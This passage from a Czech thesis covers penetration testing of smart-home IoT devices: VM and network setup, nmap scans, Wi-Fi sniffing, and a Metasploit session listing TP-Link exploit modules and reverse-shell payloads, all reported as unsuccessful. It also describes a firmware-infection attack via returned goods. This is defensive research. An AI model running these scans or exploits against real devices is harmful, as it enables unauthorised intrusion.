SearchSploit

Program SearchSploit je terminálovým programem pro snadné hledání známých zranitelností s možností definovat nejen požadované parametry, které zranitelnost má obsahovat, ale také umožňuje data filtrovat podle určité verze nebo nastavit parametry, které ve výsledcích vyhledávání nesmí být zahrnuty.

Program pro nalezené zranitelnosti dává informace o datech, ve kterých byly zveřejněny, krátký popis těchto zranitelností, aby při vyhledávání bylo možné snadno a rychle určit, zda se zranitelnost zařízení může týkat a informaci o tom, kde je možné najít implementaci zranitelnosti.

8 Návrh penetračních testů a sítě pro testování

V této kapitole práce popisuje přípravu prostředí a sítě pro testování a vytváří návrh provedených penetračních testů. Současně se snaží o co nejpodrobnější popis provedených kroků a jejich alespoň krátké vysvětlení. To je důležité nejen pro usnadnění reprodukovatelnosti práce, ale také pro vytvoření postupu, který je možné využít pro testování bezpečnosti IoT zařízení, a současně zajistit vysokou úroveň kybernetické bezpečnosti, jelikož potenciální nakažení systému, který slouží pro testování, by mohlo ohrozit kybernetickou bezpečnost všech zařízení testovaných pomocí tohoto systému.

Není však z pohledu rozsahu možné popsat všechna vhodná nastavení, která jsou pro zabezpečení testovacího systému nutná, mnoho z nich je navíc závislých na systému nebo hardwaru. Práce se v těchto případech snaží alespoň částečně popsat problematiku těchto témat a možnosti konfigurace či nastavení na jiných systémech. Práce také předpokládá základní znalost Linuxu a jeho terminálu, z toho důvodu zde nejsou popisovány způsoby ovládání terminálu, filtrace textu pomocí příkazů jako je například `grep` nebo `awk` a další běžné činnosti.

8.1 Příprava prostředí

Hardware, na kterém bylo prováděno penetrační testování, je osobní notebook Acer Aspire 5 [136] model Aspire A515-52G V1.04. S operační pamětí 16 GB, procesorem Intel i5-8265U [137] a grafickými kartami Intel WhiskeyLake-U GT2 a NVIDIA GeForce MX130 [138]. Operační systém je Arch Linux x86-64 [139] s kernelem verze 5.15.94-1-lts.

Pro vytvoření virtuálního stroje, kterým byly penetrační testy prováděny, bylo využito emulačního softwaru QEMU [140]. Jedná se o hypervizor poskytující softwarovou a hardwarovou virtualizaci, díky níž je možné chránit hostující systém před možným nakažením při penetračním testování. V této práci je toto riziko minimální, jelikož zařízení nejsou vystavena do internetu a jedná se o nová zařízení. Výhodou QEMU je jeho rychlost a nastavitelnost, nastavení virtuálního stroje je však složitější něž u jiného softwaru sloužícího pro virtualizaci jako je VM Box [141] nebo VMware [142].

Virtualizovaný operační systém byl Kali Linux [143], jedná se o operační systém postavený na distribuci Debian [144]. Tento operační systém je tvořen tak, aby poskytoval množství již předinstalovaných nástrojů pro penetrační testování, tak aby při každé nové instalaci nebylo nutné takovéto nástroje znovu instalovat. Díky těmto vlastnostem je to nejpoužívanější operační systém pro penetrační testování [143].

Virtualizaci pomocí QEMU je možné jednoduše spustit, jelikož QEMU dokáže pracovat i jako samostatný software a obsahuje vlastní emulaci procesoru, v rámci zrychlení je však možné na platformě Linux využít KVM, v případě operačního systému Windows je možné využít Hyper-V [145], nebo multiplatformní hardwarovou akceleraci od společnosti Intel s názvem HAXM [146], její vývoj však byl 28.1.2023 ukončen a nebudou pro ni vydávány další updaty.

KVM je virtualizace s podporou linuxového jádra, jedná se o zkratku z anglického Kernel-based Virtual Machine. Pro její využití je nutné, aby byla podporována použitým hardwarem, což pro vybraný testovací hardware je. Na různých linuxových distribucích se bude KVM nastavovat různým způsobem a je nutné ho zjistit v dokumentaci dané distribuce. Zda je modul KVM aktivní je možné zjistit pomocí nahlédnutí do souboru `/proc/modules`, který obsahuje informace o používaných modulech kernelu a zkontrolovat, zda mezi nimi modul je. Dle typu procesoru mohou také být obsaženy moduly `kvm_intel` nebo `kvm_amd`.

Následně pomocí nástroje `qemu-img` pro vytváření diskových obrazů byl vytvořen obraz o velikosti 15 GB we formátu cow. Pro vytvoření obrazu je možné využít i běžných linuxových nástrojů jako je `dd` nebo `falocate`, které vytvoří obraz ve formátu raw. Tento formát QEMU předpokládá u všech diskových obrazů, jejichž formát neumí přečíst ze samotného obrazu nebo není nastaven v příkazu pro spuštění. Přesná podoba příkazu pro vytvoření diskového obrazu je:

```
$ qemu-img create -f qcow2 disk.qcow2 15G
```

8.1.1 Příprava prostředí

Pro přípravu prostředí byl stažen instalační obraz operačního systému Kali Linux [147]. Obrazy jsou k dispozici pomocí torrentů, jelikož může při stahování tímto způsobem dojít k podvržení části systému škodlivým kódem, je nutné provést ověření pomocí kontrolního součtu, který je uveden s odkazem na torrent. Je zde i uveden způsob, jakým má být kontrolní

součet vypočten, v případě této práce je to hašovací funkce SHA256. Ověření je možné provést příkazem `sha256sum`, kterému se jako parametr zadá stažený obraz. Instalace operačního systému na vytvořený obraz byla spuštěna pomocí příkazu:

```
$ qemu-system-x86_64 -cdrom image.iso \
                     -boot order=d \
                     -drive file=disk.qcow2,format=qcow2 \
                     -m 8G \
                     -vga vitrio\
                     -cpu max \
                     -accel kvm
```

Tento příkaz spustí virtuální systém s 64 bitovou architekturou vyvinutou společností AMD. První přepínač nastaví cestu k instalačnímu obrazu, druhý pořadí, ve kterém se budou disky bootovat, třetí pak nastavuje cestu k diskovému obrazu a specifikuje jeho formát. Specifikace formátu není nutnou podmínkou, pokud však QEMU nedokáže formát rozpoznat, bude se k obrazu chovat, jako kdyby byl ve formátu raw.

Zbylé přepínače nastavují parametry pro běh virtuálního stroje a není nutné je pro běh specifikovat. Pokud však specifikovány nebudou, bude spuštěný virtuální stroj výrazně pomalejší. Přepínač `-m` nastavuje velikost operační paměti na 8 GB, přepínač `-vga` nastavuje grafický výstup pro virtuální stroj, parametr `vitrio` zajistí, že výstup bude nastaven na virtuální VGA, přepínač `-cpu` s parametrem `max` nastavuje emulovaný procesor tak, aby využíval všech funkcionalit poskytnutých od KVM. V případě absence procesoru podporujícího KVM je možné využít parametru `host`, který emuluje procesor stejného typu jako má hostující systém, jedná se o defaultní hodnotu. Přepínač `-accel` nastavuje hardwarovou akceleraci, která je v tomto případě KVM.

Instalace operačního systému obsahuje několik kroků, jimiž nastaví základní parametry systému. Tabulka č. 5 obsahuje nastavené hodnoty. Všechen software byl nainstalován na jeden logický disk spolu se zavaděčem systému. Také byly v rámci instalace vybrány balíčky doporučeného softwaru a deseti nejpoužívanějších programů pro penetrační testování.

Po dokončení instalace je emulaci nutné vypnout. Nyní je možné emulaci již využít, pokud bude spuštěna bez přepínačů `-cdrom` a `-boot`. Nebude však možný přístup k internetovému připojení pomocí Wi-Fi. Pro zpřístupnění tohoto připojení je nutné nastavit NAT pro virtuální stroj.

Nastavení	**Hodnota**
jazyk	`en_us`
hostname	kali
doménové jméno	není zadáno
jméno	Testing
užavatelské jméno	testing
heslo	^ RGgIGShdtZtzjrokApcjpXMG)GuSCMx
desktop environment	Xfce
zavaděč	GRUB

Tabulka 5: Seznam nastavených hodnot pro operační systém.

8.1.2 Zpřístupnění sítě

Pro zpřístupnění je potřeba provést přemostění, pro zjednodušení nastavení je zde využito utility `qemu-bridge-helper`. Pro využití utility je nutné přidat jméno přemostění do souboru `/etc/qemu/bridge.conf` pomocí `allow qemu-br0`. Pro nastavení na hostující stanici je využito utility `ip`, která slouží ke konfiguraci síťových zařízení. To je možné povést pomocí příkazů

```
# ip link add name qemu-br0 type bridge
# ip addr add 10.0.2.1/24 dev qemu-br0
# ip link set qemu-br0 up
```

Z důvodu překladu adres je nutné zvolit IP adresu, která není v aktuální síti. Pro potřeby testování byla zvolena adresa 10.0.2.1 s maskou 255.255.255.0. Odebrání přemostění je možné pomocí nastavení na `down` místo `up` a následným odebráním jména přemostění ze síťového zařízení pomocí `ip link delete qemu-br0`.

Po nastavení přemostění je nutné provést proces nazvaný maškaráda. Pro to je nutné zjistit název rozhraní pro komunikaci pomocí Wi-Fi, k tomu může sloužit nástroj `iwconfig`, který bez parametru vypíše všechna dostupná síťová rozhraní. Název rozhraní na hostujícím systému je `tapwlp0s20f3`.

```
# iptables -t nat -A POSTROUTING -o tapwlp0s20f3 -j MASQUERADE
# iptables -A FORWARD -i qemu-br0 -o tapwlp0s20f3 -j ACCEPT
# iptables -A FORWARD -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
# ip route add default dev qemu-br0 via 172.16.3.252 dev tapwlp0s20f3
```

Pro zrušení maškarády stačí změnit přepínač `-A` na `-D` pro příkaz `iptables` a pro příkaz `ip` změnit `add` na `del`. První tři písmena v názvu síťového rozhraní značí, že se jedná o virtuální síťové zařízení pomocí virtuálního síťového zařízení kernelu fungující na linkové vrstvě. Tato technologie se nazývá TAP, případně TUN pro virtualizaci na síťové vrstvě.

Takto je možné virtuální stroj spustit. Do příkazu pro spuštění je nutné přidat přepínač `-netdev` s parametrem `tap`, nastavuje, jaké virtuální síťové zařízení bude systém využívat hodnota `br=qemu-br0` nastavuje jméno přemostění a hodnota `id=net0` název. Přepínač `-device` s parametrem `virtio-net-pci` vytvoří virtuální síťovou kartu, kterou bude mít virtuální stroj k dispozici. Hodnota `netdev=net0` nastavuje název síťového zařízení, a hodnota `mac=52:54:00:12:34:56` nastavuje MAC adresu karty. Hodnoty u těchto dvou přepínačů se oddělují čárkou. Takto je virtuální stroj připraven pro penetrační testování.


8.2 Návrh sítě pro testování

Všechna nová zařízení byla testována v síti Wi-Fi, jejímž poskytovatelem byl bezdrátový router TP-Link TL-WR841N [148]. Hodnoty nastavení pro tuto síť jsou v tabulce č. 6. Dále byl připojen systém pro penetrační testování a mobilní telefon, který obsahoval software výrobce, určený pro komunikaci s daným IoT zařízením. Tento telefon reprezentoval uživatelský přístup do IoT zařízení. Síť poskytovaná routerem byla pro potřeby testování nových IoT zařízení připojena k internetu. Během připojování jednotlivých zařízení však byla vždy odpojena, aby bylo zjištěno, zda dokáží fungovat v sítích, které neposkytují přístup k externím serverům.

Nastavení	**Hodnota**
BSSID	18:A6:F7:FE:9E:E2
ESSID	testingwifi
heslo	I26KaF6xG0UnYEjzsbELvJ7CbCTfQI6y
mód	11bgn mixed
kanál	4
typ	WPA2-PSK
šifrování	AES

Tabulka 6: Seznam nastavených hodnot pro síť Wi-Fi.

IoT zařízením, mobilnímu telefonu a testovacímu systému v síti budou IP adresy, maska sítě a výchozí brána přidělovány pomocí protokolu DHCP, který bude mít pro adresaci rozsah adres od 192.168.0.100 do 192.168.0.254 s maskou sítě 255.255.255.0. IP adresa 192.168.0.1 je nastavena jako výchozí brána, kterou protokol DHCP přiděluje. Schéma sítě je na obrázku č. 3.



Obr. 3: Rozdíl mezi otisky operačních systémů.

Testovaná zařízení byla rozdělena do dvou skupin, které byly do sítě připojeny zvlášť. Obě skupiny obsahují počet zařízení rozdílný maximálně o jedno od druhé skupiny a zároveň se skupiny snaží co nejvíce cenově přiblížit tak, aby dodržely podmínky nastavené pro rozdělení zařízení do skupin. Tyto podmínky byly takové, že zařízení se musí nacházet ve stejné skupině, pokud:

- jsou od stejného výrobce,
- využívají pro obsluhu stejnou aplikaci,
- nejedná se o žárovky, zásuvky nebo kamery.

Zařízení nacházející se v první skupině jsou uvedena v tabulce č. 7. Celková cena zařízení analyzovaných v této skupině byla 3 063 Kč. V tabulce se také nachází aplikace pro mobilní zařízení, která byla využita pro nastavení a následné ovládání IoT zařízení.

Pořadí	Název	Aplikace	Cena [Kč]
1.	TP-LINK Tapo L510E	TP-LINK Tapo [149]	249
2.	EZVIZ LB1 Wi-Fi	EZVIZ [150]	99
3.	Xiaomi Mi LED	Mi Home [150]	195
4.	Sonoff B02-BL-A60	eWeLink [151]	219
5.	EZVIZ T30-10B	EZVIZ [150]	449
6.	D-Link DSP-W218/E	mydlink [152]	344
7.	IMILAB C20	Imilab Home [153]	809
8.	Xiaomi Mi	Mi Home [150]	699

Tabulka 7: Tabulka zařízení v první skupině.

Jak je uvedeno v podmínkách rozdělení do skupin, všechna zařízení, která jsou jiného typu než žárovky nebo zásuvky, jsou v druhé skupině. Zařízení jsou uvedena v tabulce č. 8 spolu s aplikacemi, které byly využity pro jejich nastavení a ovládání. Celková cena zařízení z druhé skupiny byla 4 454 Kč.

Pořadí	Název	Aplikace	Cena [Kč]
1.	NEDIS WIFISA10CWT	Nedis SmartLife [154]	1 009
2.	Immax NEO LITE žárovka LED	Immax NEO PRO [155]	259
3.	Immax NEO LITE vnitřní zásuvka	Immax NEO PRO [155]	299
4.	Tenda CP3	TDSEE [156]	679
5.	Tellur WiFi	Tellur Smart [157]	239
6.	NEDIS WIFIWP10GY	Nedis SmartLife [154]	979
7.	Smoot Air Stop	Tuya Smart [158]	990

Tabulka 8: Tabulka zařízení v druhé skupině.

8.3 Sestavení penetračních testů

V práci byly penetrační testy sestavovány s ohledem na to, aby nijak nepoškodily testované IoT zařízení. Z toho důvodu není možné provést testy týkající se robustnosti hardwaru. V případě zařízení z oblasti chytrých domácností se nejedná o zásadní aspekt, jelikož pro fyzický přístup k zařízení je nutné, aby útočník pronikl do obytných prostor. Jedinou výjimkou jsou v tomto

ohledu venkovní bezpečnostní kamery, pro které je doporučováno, aby byly umisťovány mimo běžný dosah potenciálního útočníka. Dále není testována bezpečnost mobilních aplikací, které slouží pro komunikaci s IoT zařízením.

Práce se zaměřila na analýzu zařízení v případě, že by měl potenciální útočník přístup do domácí sítě. Pro takovýto případ práce analyzovala, jaké informace bude útočník o zařízeních schopen získat, dále při penetračních testech bylo využito získaných informací a byly prohlédnuty databáze známých zranitelností a některé potenciální zranitelnosti byly otestovány. Pro penetrační testování bylo využito zařízení, jež byla u prodejců zakoupena méně jak dva týdny před samotným penetračním testováním. Z toho důvodu je předpokládáno, že se mezi známými zranitelnostmi nenaleznou takové, které by bylo možné využít.

Jednou z testovaných bezpečnostních hrozeb je, pokud by útočník zakoupil IoT zařízení, která by následně nakazil škodlivým firmwarem. Následně by zařízení vrátil prodejci bez udání důvodu. Pokud by takto učinil do čtrnácti dnů od pořízení IoT zařízení, prodejce by byl povinen dle zákona č. 89/2012 Sb. [159] zařízení přijmout.

Někteří prodejci nabízí zboží se slevou jako rozbalené, takováto zařízení prošlo právě zmíněným procesem vrácení zboží a v případě, že by prodejce nekontroloval, zda je otisk firmwaru po vrácení zboží totožný nebo by firmware nepřehrál, bylo by možné tímto způsobem doručit nakažené zařízení do sítě, kde by ho zákazník, který si zboží zakoupil sám připojil. Tímto způsobem by se zařízení dostalo do lokální sítě, ve které by se mohlo snažit o další aktivity.

Pro vytvoření PoC pro tuto bezpečnostní zranitelnost by bylo nutné tento postup replikovat a tedy zakoupit zařízení, které by bylo následně nakaženo a vráceno prodejci. Pokud by následně zařízení bylo připojeno do sítě, kontaktovalo by vzdálený server s informací, že byl tento typ útoku úspěšný. Tento postup však není možné uskutečnit v souladu s legislativou. Z toho důvodu byly při výběru zařízení zkoumány internetové obchody, zda umožňují zakoupení zboží ve stavu označovaném jako „rozbaleno“ nebo „zánovní“. Z obchodů, které tuto možnost nabízejí bylo alespoň jedno zařízení zakoupeno a následně vráceno.

Pro zjištění, zda by tento typ útoku mohl být potenciální hrozbou bylo využito informací poskytnutých samotnými prodejci. Každému z prodejců byl po úspěšném vrácení zakoupeného IoT zařízení zaslán e-mail, který se dotazuje na proce vrácení zboží a jeho následného prodeje se stavem „rozbaleno“ nebo „zánovní“.

Obsahem tohoto e-mailu je sada otázek, mezi které je zakomponována i otázka, zda je kontrolován nebo přehrán firmware. Celé znění e-mailu poslaného každému vybranému prodejci je v příloze A.

Před samotným testováním budou jednotlivá zařízení připojena na testovací Wi-Fi síť. Každé zařízení bude připojováno samostatně, pořadí je definováno v tabulce č. 7 pro první skupinu a v tabulce č. 8 pro skupinu druhou. Během procesu připojování byly sledovány jednotlivé kroky, zda v nich není možné nalézt bezpečnostní zranitelnost.

Pokud by se testované zařízení do sítě nepovedlo připojit, bylo následně zkoumáno, jaký je důvod nemožnosti tohoto připojení. Postup zkoumání není možné v návrhu penetračních testů popsat, jelikož se jedná o situace, které jsou netradiční.

8.3.1 Sběr informací

Pro odposlech Wi-Fi sítě bylo nejdříve zjištěno, na jakém kanálu funguje. Pro odposlech Wi-Fi je nutné nastavit síťovou kartu do monitorovacího režimu. To bylo provedeno pomocí příkazu `airmon-ng`, který je součástí balíčku poskytovaného programem aircrack-ng.

Po přepnutí síťové karty do monitorovacího režimu byl využit program Wireshark pro odposlouchávání komunikace. Jelikož se v nalezeném pásmu nalézala komunikace i jiných zařízení z okolí, byla jejich komunikace z naměřených dat odfiltrována.

Po odchycení komunikace byla síťová karta opět nastavena do normálního módu pomocí příkazu `airmon-ng`. A byly zjištěny IP adresy zařízení, která se v síti nacházejí. Toho bylo docíleno pomocí dotázání na všechny adresy z indexovatelného rozsahu. Pro tuto funkcionalitu bylo využito příkazu `nmap`. Pro testovací síť bude mít příkaz podobu:

```
$ nmap -sn 192.168.0.0/24
```

Po zjištění IP adres byla pomocí příkazu `ip a` zjištěna IP adresa hostujícího systému. Tento postup je nutný z důvodu, že pro testovací systém je vytvořen NAT, díky kterému má testovací systém desítkovou IP adresu, avšak adresování je nutné provádět v rozsahu, který poskytuje Wi-Fi router. Následně byl odpojen mobilní telefon sloužící pro komunikaci s IoT zařízeními a bylo opět zjištěno, jaká zařízení se v síti nacházejí. IP adresa, která se nyní v síti nenachází, je adresa mobilního zařízení. Tato adresa spolu s adresou testovacího systému byly vyjmuty z následujících testů.

Následně byl pro obě skupiny napsán skript (skript pro první skupinu je v příloze E a pro druhou skupinu v příloze I). Tento skript pomocí programu nmap otestuje otevřené porty na jednotlivých IoT zařízení. Pomocí způsobu zvaného „stealth scan“. Jedná se o pokus navázat komunikaci na určitém portu pomocí synchronizačního příkazu SYN, pokud zařízení na tomto portu komunikuje, mělo by odpovědět pomocí uznání synchronizace SYN/ACK. Pokud se tak stane, systém snažící se navázat komunikaci pošle příkaz na její ukončení RST. Dále se pomocí skriptu zjistí MAC adresy jednotlivých zařízení, predikovatelnost TCP sekvence a pokusí se o zjištění operačního systému, který zařízení využívají pomocí porovnání otisků komunikace.

8.3.2 Využití databází zranitelností

Pro nahlížení do databází zranitelností bylo využito programu SearchSploit a frameworku Metasploit, pro ten by za normálních okolností bylo nutno zprovoznit databázi PostgreSQL společně s lokálním serverem napsaném v programovacím jazyce Ruby. Na operačním systému Kali jsou však již tyto závislosti připraveny, pokud byla možnost instalace často využívaného software vybrána při instalaci.

U zranitelností nalezených ve frameworku Metasploit bylo využito možnosti zkusit nalezené zranitelnosti využít pro napadení testovaného zařízení. Pro jednotlivé nalezené skupiny zranitelností bylo vyhodnoceno, jaké z nich se dají potenciálně využít pro napadení zařízení, a ty byly otestovány. Jelikož se jedná o nová zařízení, která byla zakoupena méně než dva týdny před penetračním testováním, je předpokládáno, že se žádný z takovýchto útoků nepodaří, jelikož by se jednalo o velmi hrubé porušení bezpečnosti.

9 Provedení a vyhodnocení testů

Všichni prodejci odpověděli na email s otázkou na postup aplikovaný na zařízení, která mají být opět uvedena k prodeji se stavem „rozbalená“, jejich odpovědi jsou v příloze B. Společnost Mironet označila postup kontroly IoT zařízení za interní a odmítla o něm sdělit bližší informace. Společnost Alza uvádí, že jejich pracovník zařízení zkontroluje a uvede ho do původního stavu, společnost Datart uvádí, že jejich technici zařízení zkontrolují. Nejvíce informací poskytla společnost CZC která uvedla, že je zboží uvedeno do továrního nastavení, je provedena kontrola stavu zařízení a ověření, že je zařízení plně funkční.

Tři ze čtyř společností neuvádí podrobnější interní procesy pro kontrolu těchto zařízení a není tedy možné s jistotou určit zda se jedná o bezpečnostní pochybení, lze však předpokládat, že se procesy kontroly zařízení budou ve společnostech podobné. V odpovědích se ani jedna ze společností nezmiňuje o tom, že by kontrolovala otisk firmwaru zařízení nebo samotný firmware přehrávala. K tomuto tématu se společnosti vyjadřují tak, že zařízení jsou zkontrolována a v některých případech uvedena do původního stavu, kde lze předpokládat, že je myšleno uvedení do továrního nastavení.

Ani jeden z těchto kroků nezabezpečí, že firmware zařízení nebyl přehrán škodlivým kódem. Tyto postupy pouze zkontrolují, zda se zařízení chová z pohledu proškoleného technika stejně. Pokud by útočník do zařízení pouze přidal škodlivý kód, který bude například skenovat síť ve které se nachází, nebyl by tento typ útoku rozpoznán. Navíc by takto napadené zařízení mohlo začít spouštět škodlivý kód až po určitém časovém odstupu, aby bylo znesnadněno odhalení takového skenování, které by probíhalo následně v síti uživatele, který zařízení zakoupil.

Testování IoT zařízení bylo prováděno od 10.3.2023 do 13.3.2023. První den byla nastavována síť a byl připravován virtuální stroj pro testování. Jeho příprava byla navržena a otestována již dříve, avšak instalace a následná aktualizace využitého systému proběhla až před testováním, aby byly pro penetrační testování dostupné nejnovější verze využitých softwarů. Pomocí odposlechu sítě první i druhé skupiny bylo zjištěno, že Wi-Fi pro testování funguje na kanále č. 4. Na tomto kanále v době penetračního testování fungovaly ještě dvě další sítě nacházející se v okolí.

Pro ukázku ideálně zabezpečeného výstupu skenování otevřených portů je sken mobilního zařízení připojeného do sítě, jeho výstup je na obrázku č. 4. Z tohoto výstupu není možné poznat žádný ze zkoumaných údajů, a systém tak o sobě neposkytuje jakékoliv informace a to ani výrobce síťové karty pro dané zařízení. Tento sken byl proveden po otestování první skupiny zařízení, když byla všechna IoT zařízení odpojena od napájení.

```
Nmap scan report for 192.168.0.100
Host is up (0.035s latency).
All 1000 scanned ports on 192.168.0.100 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 1E:17:2D:0E:DD:06 (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   34.69 ms 192.168.0.100
```

Obr. 4: Obrázek IP adres zařízení v první skupině.

9.1 První testovací skupina

Při připojování jednotlivých IoT zařízení bylo zjištěno, že aplikace Ezviz a mydlink mohou požadovat přístup k GPS poloze i pokud právě nejsou aktivní. U zbylých aplikací tomu tak nebylo. Nejedná se přímo o bezpečnostní hrozbu pro IoT zařízení, která jsou těmito aplikacemi ovládána, nicméně je vhodné nevyžadovat vyšší oprávnění, než jsou potřebná k běhu aplikace. Těmto aplikacím byla udělena možnost využívat GPS polohu pouze, pokud jsou aktivní.

Bezpečnostním prohřeškem aplikace Mi Home bylo to, že bylo možné nastavit heslo bez speciálního znaku, ačkoli bylo uvedeno, že je pro heslo požadován alespoň jeden speciální znak. Naproti tomu tato aplikace a aplikace Tapo nabízely během testování update firmware na novější verzi.

Z pohledu testování toho, jaké IoT zařízení je možné připojit ve Wi-Fi síti, která nemá přístup k internetu, uspělo pouze zařízení TP-LINK Tapo L510E. Všechna ostatní zařízení toto připojení vyžadovala.

Na obrázku č. 5 je výpis programu nmap, který byl využit pro zmapování všech zařízení nacházejících se na adrese v rozsahu adres od 192.168.0.1 do 192.168.0.255. První adresa v rozsahu je přidělena routeru.

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 13:06 CET
Nmap scan report for 192.168.0.1
Host is up (0.057s latency).
Nmap scan report for 192.168.0.100
Host is up (0.068s latency).
Nmap scan report for 192.168.0.101
Host is up (0.068s latency).
Nmap scan report for 192.168.0.102
Host is up (0.068s latency).
Nmap scan report for 192.168.0.103
Host is up (0.00025s latency).
Nmap scan report for 192.168.0.104
Host is up (0.068s latency).
Nmap scan report for 192.168.0.105
Host is up (0.024s latency).
Nmap scan report for 192.168.0.106
Host is up (0.051s latency).
Nmap scan report for 192.168.0.107
Host is up (0.068s latency).
Nmap done: 256 IP addresses (9 hosts up) scanned in 3.98 seconds
```

Obr. 5: Obrázek IP adres zařízení v první skupině.

Z penetračního testování byla během připojování vyřazena dvě zařízení. Chytrou zásuvku D-Link DSP-W218/E se nepodařilo připojit a po prozkoumání dostupných sítí v režimu připojování tato zásuvka neposkytovala síť určenou pro spárování zařízení, jak popisoval manuál pro připojení. Z toho důvodu byla prohlášena za vadnou a vyřazena.

Druhým zařízením byla chytrá žárovka Sonoff B02-BL-A60. Tato žárovka se nedokázala spárovat s Wi-Fi určenou pro testování a byla také vyřazena. Po dokončení penetračního testování byl zkoumán důvod nemožnosti připojení této žárovky a bylo zjištěno, že tato žárovka nedokáže zpracovat tak dlouhé heslo jako bylo při připojení na testovací Wi-Fi. Pro hesla o délce 8 znaků se žárovka nemohla připojit. Pro hesla o délce znaků 16 se žárovka dokázala připojit na druhý pokus. Tabulka zbylých zařízeních a IP adres jim přiřazeným pomocí DHCP je v v tabulce č. 9. Další naměřená data jsou vždy uváděna s IP adresou zařízení, nikoliv s názvem zařízení.

IP Adresa	Zařízení
192.168.100	Mobilní telefon
192.168.101	EZVIZ T30-10B
192.168.102	EZVIZ LB1 Wi-Fi
192.168.103	Kali linux
192.168.104	Xiaomi Mi LED
192.168.105	TP-LINK Tapo L510E
192.168.106	Xiaomi Mi
192.168.107	IMILAB C20

Tabulka 9: Tabulka adres zařízení z první skupiny.

Pro skenování otevřených portů pro jednotlivá IoT zařízení byl využit skript, který se nachází v příloze E. Data naměřená při skenování jsou v příloze F. Tabulka č. 10 obsahuje hrubý souhrn naměřených dat. Pokud je ve sloupci operačního systému uvedeno slovo ano, bylo zjištěno, že by zařízení mělo obsahovat firmware Espressif esp8266, který je využíván Wi-Fi modulem ESP8266 nebo firmware NodeMCU. Ten využívá stejný modul ale na již osazené desce. Tyto dva moduly využívají pro komunikaci stack lwIP s otevřeným zdrojovým kódem. Pokud je operační systém nazván jako otisk, pak byl zjištěn otisk operačního systému, který však není v době penetračního testování známý.

Ve sloupci porty jsou uvedeny buď otevřené porty, které byly skenem odhaleny nebo slovo ne, pokud nebyl nalezen žádný otevřený port. Sloupec TCP sekvence obsahuje informaci o obtížnosti odhadnutí sekvence TCP packetů, pokud se tento údaj nepodařilo zjistit, je zde uvedeno slovo neznámý.

IP Adresa	MAC adresa	Operační systém	Porty	TCP sekvence
192.168.101	C4:4F:33:E4:05:7C	otisk	8000	134
192.168.102	78:A6:A0:5A:01:3F	ano	ne	neznámý
192.168.104	EC:4D:3E:3B:09:DF	ano	ne	neznámý
192.168.105	54:AF:97:8A:78:CB	otisk	80	48
192.168.106	E4:AA:EC:4F:EE:C1	neznámý	ne	neznámý
192.168.107	60:7E:A4:FF:4C:11	neznámý	ne	neznámý

Tabulka 10: Souhrn dat získaných skenem otevřených portů.


U všech testovaných zařízení byl pomocí skenu zjistitelný výrobce čipu pro síťovou komunikaci. Navíc zařízení s IP adresou 192.168.0.101 mělo otevřený port 8000, který by měl být alternativním portem pro službu http. Zařízení s IP adresou 192.168.0.105 má otevřený port 80, který je také portem pro službu http a uvedenou verzí služby je SHIP 2.0.

Jelikož nejvíce informací poskytovalo zařízení s IP adresou 192.168.0.105, byly pro něj zkoumány známé zranitelnosti. Seznam nalezených zranitelností pro zařízení zařízení TP-LINK, která se nacházejí ve frameworku Metasploit, je na obrázku č. 6.

```
Matching Modules
================

   #  Name                                                        Disclosure Da
   -  ----                                                        -------------
   0  exploit/linux/misc/tplink_archer_a7_c7_lan_rce              2020-03-25
   1  exploit/linux/http/tp_link_ncxxx_bonjour_command_injection  2020-04-29
   2  exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection  2015-12-20
   3  auxiliary/scanner/http/tplink_traversal_noauth

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/sc

msf6 exploit(linux/http/tp_link_ncxxx_bonjour_command_injection) > use 1
[*] Using configured payload linux/mipsle/meterpreter/reverse_tcp
msf6 exploit(linux/http/tp_link_ncxxx_bonjour_command_injection) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check
   -   ----                                          ---------------  ----    -----
   0   payload/generic/custom                                         normal  No
   1   payload/generic/shell_bind_tcp                                 normal  No
   2   payload/generic/shell_reverse_tcp                              normal  No
   3   payload/generic/ssh/interact                                   normal  No
   4   payload/linux/mipsle/exec                                      normal  No
   5   payload/linux/mipsle/meterpreter/reverse_tcp                   normal  No
   6   payload/linux/mipsle/meterpreter_reverse_http                  normal  No
   7   payload/linux/mipsle/meterpreter_reverse_https                 normal  No
   8   payload/linux/mipsle/meterpreter_reverse_tcp                   normal  No
   9   payload/linux/mipsle/reboot                                    normal  No
   10  payload/linux/mipsle/shell/reverse_tcp                         normal  No
   11  payload/linux/mipsle/shell_bind_tcp                            normal  No
   12  payload/linux/mipsle/shell_reverse_tcp                         normal  No
```

Obr. 6: Výpis využitelných exploitů pro TP-LINK

Z těchto zranitelností byly zkoumány ty s číslem 0 a 1. Pro každou z těchto zranitelností byly použity payloady s číslem 1, 2 a 4. Žádná z testovaných známých zranitelností nevedla k bezpečnostnímu narušení. Dále byly vyhledány pomocí programu searchsploit zranitelnosti TP-LINK zařízení, které je možné využít vzdáleně a netýkají se routerů. V nalezených zranitelnostech nebylo zařízení TP-LINK Tapo L510E, avšak byla zde nalezena kamera TP-LINK Tapo c200, která patří do stejné rodiny zařízení.



Obr. 7: Exploity nalezené pro TP-LINK


Dále byly zkoumány otevřené porty 80 a 8000, které by měly být rezervovány pro službu http. Pro verzi SHIP 2.0 nebyly ani pomocí frameworku Metasploit, ani pomocí programu searchsploit nalezeny žádné známé zranitelnosti. Podle nalezených informací [160] by se mělo jednat o protokol sloužící ke komunikaci se službami jako je GitHub, Microsoft Azure nebo Amazon Web Services.

9.2 Druhá testovací skupina

Aplikace Tuya stejně jako aplikace Ezviz a mydlink v první skupině vyžadovala přístup k GPS poloze i mimo dobu, kdy je aktivní. I v tomto případě bylo uděleno oprávnění využívat GPS polohu pouze ve chvílích, kdy aplikace aktivní je.

Navíc aplikace Immax NEO Pro upozorňuje, že heslo na síť Wi-Fi, na kterou se má připojit, může mít maximálně 20 znaků. Zařízení však bylo možné připojit k testovací síti, tedy tato podmínka není dodržována. V této skupině připojení do internetu potřebovala všechna testovaná zařízení proto, aby je bylo možné spárovat a připojit do testovací sítě Wi-Fi.

